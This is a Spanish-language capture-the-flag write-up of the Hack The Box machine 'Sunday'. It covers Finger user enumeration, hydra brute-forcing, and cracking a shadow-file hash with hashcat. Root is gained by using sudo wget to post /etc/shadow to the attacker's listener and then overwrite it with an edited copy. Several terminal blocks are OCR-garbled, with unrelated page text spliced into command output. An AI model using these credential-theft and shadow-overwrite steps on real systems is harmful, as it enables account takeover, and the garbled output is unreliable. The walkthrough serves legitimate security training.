Maquina de sistema operativo solaris

Sunday es una máquina bastante simple, sin embargo, utiliza software bastante antiguo y puede ser un poco impredecible a veces. Se centra principalmente en explotar el servicio Finger, así como en el uso de credenciales débiles.

Escaneo:

Al validar haciendo ping al equipo encuentro que su ttl no es de 64 ni 128 por lo cual no es ni Windows ni Linux

Validamos que servicios cuenta con nmap.


```
~/machineshtb/Sunday
  nmap -Pn -p- --open 10.10.10.76 -T4
Starting Nmap 7:94SVN ( https://nmap.org ) at 2024-04-16 01:17 GMT
Nmap scan report for 10.10.10.76 (10.10.10.76)
Host is up (0.079s latency).
Not shown: 63335 filtered tcp ports (no-response), 2195 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat ratelimit
         STATE SERVICE
79/tcp
         open finger
111/tcp
         open rpcbind
515/tcp
         open printer
6787/tcp open esmc-admin
22022/tcp open unknown
Wmap done: 1 IP address (1 host up) scanned in 57.30 seconds
```

```
kall@kall: ~/machineshtb
  nmap -Pn -p79,111,515,6787,22022 -sCV 10.10.10.76 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 01:19 GMT
Nmap scan report for 10.10.10.76 (10.10.10.76)
Host is up (0.074s latency).
PORT
          open finger?
79/tcp
 _finger: No one logged on\x0D
  fingerprint-strings:
    GenericLines: eepL
      No one logged on
      Login Name TTY Idle When Where
    HTTPOptions:
      Login Name TTY Idle when where service is utilized for retrieving details
     HTTP/1.0 ????
OPTIONS ??? ut computer users. Typically, the information provided
     includes the user's login name, full name, and, in some Login Name TTY Idle When Where HELP ???ases, additional details. These extra details could
     Login Name TTY Lide when where location and phone number (if
      OPTIONS ( ? ? ? ? a lable ), the time the user logged in, the period of
    SSLSessionReq; TerminalServerCookie last instance mail was read by the
      Login Name TTY Idle When Where
          open ser and 12-4 (RPC #100000) the user's plan and project files.
111/tcp
2022/tcp open ssh
   2048 aa:00:94:32:18:60:a4:93:3b:87:a4:b6:f8:02:68:0e (RSA)
1 service unrecognized despite returning data. If you know the service/version, please submit
SF-Port79-TCP:V=7.94SVN%I=7%D=4/16%Time=661DD243%P=x86_64-pc-linux-gnu%r(G
```

Port 79 Finger

El programa/servicio **Finger** se utiliza para obtener información sobre los usuarios de ordenadores. Normalmente, la información proporcionada incluye el **nombre de inicio de sesión del usuario, su nombre completo** y, en algunos casos, detalles adicionales.


Parece que este servicio puede ser atacado, sin embargo, seguimos buscando por el lado web.



Bad Request

Your browser sent a request that this server could not understand. Reason: You're speaking plain HTTP to an SSL-enabled server port. Instead use the HTTPS scheme to access this URL, please.


seguimos la instruccion y validamos por https https://10.10.10.76:6787/solaris/login/



Utilizando ayuda de hacktrics encontramos datos importantes https://book.hacktricks.xyz/network-services-pentesting/pentesting-finger finger admin@10.10.10.76




finger user@10.10.10.76



validando algunos command execute pero no funcionaron

```
~/machineshtb/Sunday
  finger "|/bin/ls -a /@10.10.10.76"
Login
            Name
                                TTY
                                             Idle
                                                      When finWhere er @10.10.10
                       ???
                       ???
/bin/ls
      ~/machineshtb/Sunday
  finger "|/bin/id@10.10.10.76"
ogin
                                             Idle
            Name
                                TTY
                                                      When
                                                               Where
/bin/id
                       ???
      ~/machineshtb/Sunday
  finger "|/bin/ls -a /admin@10.10.10.76"
Login
            Name
                                TTY
                                             Idle
                                                      When
                                                              Where
                       ???
/admin
                       ???
//bin/ls
      ~/machineshtb/Sunday
  finger "|/bin/ls -a /user@10.10.10.76"
Login
                                TTY
                                             Idle
                                                      When
                                                              Where
/user
                Pasted i???
|/bin/ls
                      ???
```

 $Como\ evidencie\ que\ las\ respuestas\ cambian\ al\ utilizar\ usuarios\ distintos\ se\ me\ ocurri\'o\ probar\ con\ root.$ finger root@10.10.10.76



sin embargo para validar utilizo el siguiente script https://pentestmonkey.net/tools/user-enumeration/finger-user-enum https://github.com/pentestmonkey/finger-user-enum

doy permisos de ejecucion y validamos los usuarios

./finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 10.10.10.76

lo interesante fue que encontramos usuarios con acceso a ssh aparte de root

```
        Line@10.10.10.76: Login
        Name
        TTY
        Idle
        When Where..lp
        Line Printer Admin

        message@10.10.10.76: Login
        Name
        TTY
        Idle
        When Where..smmsp
        SendMail Message Sub

        miof mela@10.10.10.76: Login
        Name
        TTY
        Idle
        When Where..mela
        ???..miof

        root@10.10.10.76: root
        Super-User
        ssh
        <Dec 7 01:27> 10.10.14.46
        ...
        ...

        sammy@10.10.10.76: sammy
        ???
        ssh
        <Apr 13, 2022> 10.10.14.13
        ...

        sys@10.10.10.76: sys
        ???
        <...</td>
        ...
        ...


        zsa zsa@10.10.10.76: Login
        Name
        TTY
        Idle
        When Where..mela
        ???..zsa

        result of the control of th
```

Acá dure un buen rato, sin embargo, al enumerar de nuevo recordé que si está habilitado el ssh y es por el puerto 22022

Por ende realizaremos un ataque de fuerza bruta con estos 2 usuarios. hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 10.10.10.76 -t 4 ssh -s 22022

Sin embargo, demoraba bastante por lo cual se me ocurrió probar con el nombre de la máquina y el usuario sunny:sunday



ahora valido esto mismo en ssh y estamos dentro ssh sunny@10.10.10.76 -p 22022

```
The authenticity of host [10.10.10.76]:22022 ([10.10.10.76]:22022)' can't be of ED25519 key fingerprint is SHA256:t30PHhtGi4xT7FTt3pgi5hSIsfljwBsZAU0PVy8QyXc. This key is not known by anyk other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '[10.10.10.76]:22022' (ED25519) to the list of known (sunny@10.10.76) Password:

Last login: Tue Apr 16 02:48:03 2024

Oracle Solaris 11.4.42.111.0

Assembled December 2021

sunny@sunday:~$
```

Ahora para ver la flag vemos que no podemos leer


```
(root) NOPASSWD: /root/troll
sunny@sunday:~$ cat /home/sammy/user.txt
cat: cannot open /home/sammy/user.txt: Permission denied
sunny@sunday:~$\[ website-
```

Por lo cual debemos ser sammy, al enumerar un buen rato la PC encontramos la carpeta backup y contiene 2 archivos agent22.backup y shadow.backup los visualizamos.

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP::::::
webservd:*LK*::::::::::
postgres:NP:::::
svctag:*LK*:6445:::::
nobody:*LK*:6445:::::
noaccess:*LK*:6445:::::
nobody4:*LK*:6445:::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$@cat/agent22.backup
mysql:NP::::::
openldap:*LK*:::::
webservd:*LK*:::::
postgres:NP::::::
svctag:*LK*:6445:::::
nobody:*LK*:6445:::::
noaccess:*LK*:6445:::::
nobody4:*LK*:6445:::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636:::::
sunny@sunday:/backup$
```

hashing format linux sha256

Encontramos un hash para sammy, sin embargo, no sabemos qué formato tiene por lo cual buscamos en internet el formato del hash 5



y segun parece es un linux sha256 utilizo john pero no funciono

por lo cual utilizo hashcat https://hashcat.net/wiki/doku.php?id=oclhashcat

```
[[ Operating-Systems ]]

3000 = LM
1000 = NTLM
1100 = Domain Cached Credentials (DCC), MS Cache
2100 = Domain Cached Credentials 2 (DCC2), MS Cache 2
12800 = MS-AzureSync PBKDF2-HMAC-SHA256
1500 = descrypt, DES(Unix), Traditional DES
12400 = BSDiCrypt, Extended DES
500 = md5crypt, Extended DES
500 = md5crypt $1$, MD5(Unix)
3200 = bcrypt $2*$, Blowfish(Unix)
7400 = sha256crypt $5$, SHA256(Unix)
1800 = sha512crypt $6$, SHA512(Unix)
122 = OSX v10.4
```

antes quito el :6445

hashcat -m 7400 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt

```
-/machineshtb/Sunday

-/machineshtb/Sunday
```

y encontramos el pass

```
cat cracked.txt
$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:cooldude!
    you know] -P
    [/usr/share/wordlist/ro
    ~/machineshtb/Sunday
```

ingresamos por ssh ssh sammy@10.10.10.76 -p 2202

```
-/machineshtb/Sunday

(sammy@10.10.10.76 -p 22022

(sammy@10.10.76) Password:

Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.

Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.

Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13

Oracle Solaris 11.4.42.111.0

-bash-5.1$ who ami element wording to be a sembled December 2021

-bash-5.1$ who ami element wording to be a sembled b
```

wget suid

Ahora debemos escalar privilegios, para ello hacemos un sudo -l y encontramos que podemos ejecutar wget sin contraseña.

```
ssh sammy@10.10.10.76 -p 22022

(sammy@10.10.10.76) Password:

Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.

Warning: at least 15 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 03:05 2024.

Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13

Oracle Solaris 11.4.42.111.0

-bash-5.1$ who ami resists and res
```

Luego de investigar un poco parece que gtobins no sirve en este caso por lo cual busco en internet y encuentro el siguiente artículo .

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudo-wget-privilege-escalation/

La idea es transferir el archivo shadow y luego modificar su contenido y reemplazarlo en el original usando también wget . escucho por netcat

```
Signature Suppose Scalation

(root) NOPASSWD: /usr/bin/wget
-bash-5.1$

Sudo Umount Privilege Escalation

(kali@ kali)-[~/machineshtb/Sunday]

$zshvim Privilege Escalation

-/machineshtb/Sunday

Incl-Tvnp 4444ge Escalation

listening on [any] 4444 ...

Sudo Wget Privilege Escalation

Following Sudoedit Privilege Escalation

Tar Wildcard Injection PrivEsc
```

luego tranfiero el shadow con wget a mi pc sudo /usr/bin/wget --post-file=/etc/shadow 10.10.14.10 4444

```
-bash-5.1$ sudo /usr/bin/wget --post-file=/etc/shadow 10,10.14.10:4444
Connecting to 10.10.14.10:4444... connected.
HTTP request sent, awaiting response...
netcfg:*LK*:17760:::::
dhcpserv:*LK*:17760:::::
ftp:*LK*:17760::::::
sshd:*LK*:17760:::::
smmsp:NP:17760:::::
aiuser:*LK*:17760:::::
ikeuser:*LK*:17760:::::
lp:NP:6445::::::
openldap:NP:17760:::::
webservd:*LK*:17760:::::
unknown:*LK*:17760::::::
pkg5srv:NP:17760:::::
nobody:*LK*:17760::::::
noaccess:*LK*:6445:::::
nobody4:*LK*:6445:::::
sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980:::::19564336
sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
ntp:*LK*:19698::::::
```

copio el resultado en un archivo llamado shadow.txt

```
~/machineshtb/Sunday
  nc -lvnp 4444
istening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.76] 38194
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.10:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 779
root:$5$rounds=10000$fIoXFZ5A$k7PlwsiH0wAyVOcKaAYl/Mo1Iq6XYfJlFXs58aA4Sr3:18969:::::19816645
daemon:NP:6445:::::
bin:NP:6445:::::
sys:NP:6445:::::
adm:NP:6445:::::
dladm:*LK*:17760:::::
netadm:*LK*:17760:::::
netcfg:*LK*:17760:::::
dhcpserv:*LK*:17760:::::
ftp:*LK*:17760:::::
sshd:*LK*:17760:::::
smmsp:NP:17760:::::
aiuser:*LK*:17760:::::
ikeuser:*LK*:17760:::::
lp:NP:6445:::::
openldap:NP:17760:::::
webservd:*LK*:17760:::::
unknown:*LK*:17760:::::
pkg5srv:NP:17760:::::
nobody:*LK*:17760:::::
noaccess:*LK*:6445:::::
nobody4:*LK*:6445:::::
sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980:::::19563632
_ntp:*LK*:19698::::::
 0] 0:sunny 1:[tmux]*Z 2:zsh 3:zsh- 4:zsh
```

```
kali@kali: ~/machineshtb
 GNU nano 7.2
                                                                                 shadow.txt
oot:$5$rounds=10000$fIoXFZ5A$k7PlwsiH0wAyVOcKaAYl/Mo1Iq6XYfJlFXs58aA4Sr3:18969::::::19816645
bin:NP:6445:::::
sys:NP:6445:::::
dm:NP:6445:::::
dladm:*LK*:17760:::::
netcfg:*LK*:17760:::::
dhcpserv:*LK*:17760:::::
tp:*LK*:17760:::::
sshd:*LK*:17760:::::
mmsp:NP:17760:::::
ikeuser:*LK*:17760::::::
p:NP:6445:::::
openldap:NP:17760:::::
webservd:*LK*:17760:::::
unknown:*LK*:17760:::::::
pkg5srv:NP:17760::::::
noaccess:*LK*:6445:::::
nobody4:*LK*:6445:::::
ammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980:::::19564336
unny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980:::::19563632:
ntp:*LK*:19698:::::
```

creamos un nuevo password para root con openssl y su salt que es de 5 openssl passwd -5 -salt 'salt' 'password'

levanto python

y remplazo el salt en el archivo shadow.txt

```
Open ▼ ±
 1 root:$5$rounds=10000$Gcm6FsVtF/Qa77ZKD.iwsJlCVPY0XSMgLJL0Hnww/c1:18969:::::19816645
 2 daemon:NP:6445:::::
 3 bin:NP:6445:::::
 4 sys:NP:6445:::::
 5 adm:NP:6445:::::
6 dladm:*LK*:17760:::::
 7 netadm:*LK*:17760:::::
8 netcfg:*LK*:17760:::::
9 dhcpserv:*LK*:17760:::::
10 ftp:*LK*:17760:::::
11 sshd:*LK*:17760:::::
12 smmsp:NP:17760:::::
13 aiuser:*LK*:17760:::::
14 ikeuser:*LK*:17760:::::
15 lp:NP:6445:::::
16 openldap:NP:17760:::::
17 webservd:*LK*:17760:::::
18 unknown:*LK*:17760:::::
19 pkg5srv:NP:17760:::::
20 nobody:*LK*:17760:::::
21 noaccess:*LK*:6445:::::
22 nobody4:*LK*:6445:::::
23 sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
24 sunny:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
25 _ntp:*LK*:19698:::::
```

ojo aca solo remplace despues del 1000 y omite el 5 y salt aca tambien pense un camino mas facil utilizar el mismo hash de sammy o de sunny.

ahora si remplazo con wget

sudo /usr/bin/wget http://10.10.14.10:8000/shadow.txt -O /etc/shadow

y ahora validamos su root

```
-bash-5.1$ surroot

Password:
su: Authentication failed
-bash-5.1$ surroot

Password: 4 section failed
su: Authentication failed
```

Como por alguna extraña razón no me reconoció el password hago la fácil y es reutilizar el hash de sunny.

```
*shadow.txt
  Open ▼ 🛨
 1 root:$5$rounds=10000$bioFdRBN$1TTdfQFfhjNicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18969:::::19816645
 2 dacmon:NP:6445::::::
 3 bin:NP:6445:::::
 4 sys:NP:6445:::::
 5 adm:NP:6445:::::
6 dladm:*LK*:17760:::::
 7 netadm:*LK*:17760:::::
 8 netcfg:*LK*:17760:::::
 9 dhcpserv:*LK*:17760:::::
10 ftp:*LK*:17760:::::
11 sshd:*LK*:17760:::::
12 smmsp:NP:17760:::::
13 aiuser:*LK*:17760:::::
14 ikeuser:*LK*:17760:::::
15 lp:NP:6445:::::
16 openldap:NP:17760:::::
17 webservd:*LK*:17760:::::
18 unknown:*LK*:17760:::::
19 pkg5srv:NP:17760:::::
20 nobody:*LK*:17760:::::
21 noaccess:*LK*:6445:::::
22 nobody4:*LK*:6445:::::
23 sammy:$5$rounds=10000$lUpW4prM$aKFJxjI7vlcj5DDvwIgYGy707a84mIEi0ZQK3XIDqT2:18980::::::19564336
24 sunny:$5$rounds=10000$bioFdRBN$1TTdf0FfhinicxWhH07f8BIHABZ8di01CXWYTT5rMn9:18980::::::19563632
25 _ntp:*LK*:19698:::::
```

y repito de nuevo el proceso anterior.

```
2024-04-16 04:07:58 (13.4 MB/s) - '/etc/shadow' saved [799/799] or alguna extraña razon no me reconocio el password hago la hydra-L users.txt-P de sunny.

-bash-5.1$ su rockwordlists/ro
-bash-5.1$ su rockwordlists/ro
-password: 4 son - 22022
Warning: 5 failed authentication attempts since last successful authentication. The latest at Tue Apr 16 02:20 2024.

# whoami root

TartarSauce 3 bin:NP:6445:::::

4 sys:NP:6645:::::
```

Y funciono en este caso elegí a sunny porque su password era el más fácil de colocar que era sunday pero también se podría hacer con sammy .